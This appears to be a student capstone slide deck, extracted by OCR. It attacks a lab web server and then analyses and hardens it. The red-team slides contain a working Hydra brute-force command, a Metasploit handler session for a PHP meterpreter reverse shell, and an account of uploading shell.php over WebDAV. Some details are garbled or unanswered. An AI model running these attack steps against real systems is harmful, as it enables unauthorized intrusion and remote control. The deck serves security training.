Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:


01 **Network Topology**

02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology



Network
Address Range:
192.168.1.1-255
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS:Kali
Hostname: Kali

IPv4:192.168.1.105
OS:Linux
Hostname:Capstone

IPv4:192.168.1.100
OS:Linux
Hostname:ELK

IPv4: 198.168.1.1
OS:Windows
Hostname:
ML-RefVm-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
KALI	192.168.1.90	Attacking Machine
ELK	192.168.1.100	Logs Management
CAPSTONE	192.168.1.105	Client Machine
HYPER-V AZURE MACHINE	192.168.1.1	Host machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Lack of mitigation against brute force attacks	*There were no alerts created in Kibana for potential bruteforce entry. No settings in place to stop password guessing.*	*This vulnerability allows attackers to use tools like John the ripper and Hydra to brute force their way into the network.*
Sensitive data exposure	There were no actions taken to hide or encrypt sensitive data.	This vulnerability allows attacker to get access to sensitive data which could damage the clients reputations heavily.
Unauthorized file uploads enabled	Unauthorized parties are able to upload malicious files onto the network	Malicious actors can upload dangerous files that contain viruses and PHP files such as the Shell.php.

Exploitation: Lack of mitigation against brute force attacks

01

Tools & Processes

Rockyou.txt wordlist : wordlist containing passwords

Crackstation.net: Cracks hashes


Hydra : Uses wordlists to make brute force entry into network


02

Achievements

I was able to browse through their website and see which directories are hidden. I was able to use Rockyou.txt to get access to Ashtons account and access the Secret_folder. Through that folder, I was able to get the hash for the webdav server which I then cracked using Crackstation and was able to access the webdav server.

03





Exploitation: Sensitive Data Exposure

01

Tools & Processes

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folder/secret_folder

Meterpreter: to set a reverse shell that gave full access to the networks assets,


02


Achievements

The secret_file was accessed which had clear instructions on how to access the webdav network.

After getting access, I was able to place a reverse shell in which I could remotely access files from that server.

03






```
msf5 exploit(multi/handler) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf5 exploit(multi/handler) > set paylaod php/meterpreter/reverse_tcp
paylaod => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```

Exploitation: Unauthorized file uploads enabled


01


Tools & Processes
Msfvenom payload to upload php file called shell.php.Basically a reverse shell to monitor files and activities that are happening on the network.

02

Achievements
I was able to upload a dangerous shell that compromised the confidentiality and the availability of the network.

03





Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur? On March 17th 2021
- How many packets were sent? 2346
- What indicates that this was a port scan? It was requesting to see the status of the server .

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,583
http://127.0.0.1/server-status?auto=	2,346
http://192.168.1.105/webdav/shell.php	1,235
http://192.168.1.105/webdav	591
http://192.168.1.105/webdav/passwd.dav	94

Export: Raw Formatted

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?





Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?







Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,583
http://127.0.0.1/server-status?auto=	2,346
http://192.168.1.105/webdav/shell.php	1,235
http://192.168.1.105/webdav	591
http://192.168.1.105/webdav/passwd.dav	94

Export: Raw Formatted

> Mar 17, 2021 @ 06:29:46.256 url.path: /company_folders/secret_folder @timestamp: Mar 17, 2021 @ 06:29:46.256 event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.6 event.start: Mar 17, 2021 @ 06:29:46.256 event.end: Mar 17, 2021 @ 06:29:46.256 user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 query: GET /company_folders/secret_folder host.name: server1 status: OK method: get http.request.method: get http.request.bytes: 385B

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An alert should be sent any time this network's (192.168.1.105) ports are scanned

Threshold: 1

System Hardening

Use Splunk to alert and email SOC anytime a port scan has occurred.

Use Portspoof to slow down any port scanning

Mitigation: Finding the Request for the Hidden Directory

Alarm

An alert should be set to notify the soc anytime there is a get request for the hidden directory from address that are not authorized to request it.

System Hardening

Disable all directory listings. Hidden directories should not be shown on the web server.

Only whitelisted IP’s allowed to send get requests for hidden directories

Mitigation: Preventing Brute Force Attacks

Alarm

An alert should be made if there are ever more than 5 times the same IP gets a 401 error code.

System Hardening

Set a strong password that consists of Uppercase and lowercase letters along with numbers and symbols.

Users are only allowed 5 tries before their accounts get locked for 24 hours

Mitigation: Detecting the WebDAV Connection

Alarm

Create an alarm to alert anytime that a request is made to connect to the WebDAV.

System Hardening

Create a whitelist that allows only authorized connections to the WebDav.

Mitigation: Identifying Reverse Shell Uploads

Alarm

An alarm should be set for any “put” requests that are not from the client's machine or the ELK server as that would indicate unauthorized parties uploading unwanted files such as the reverse shell onto the company’s network.

System Hardening

Disable uploading privileges for any IP addresses other than 192.168.1.105 and 192.168.1.1.

the End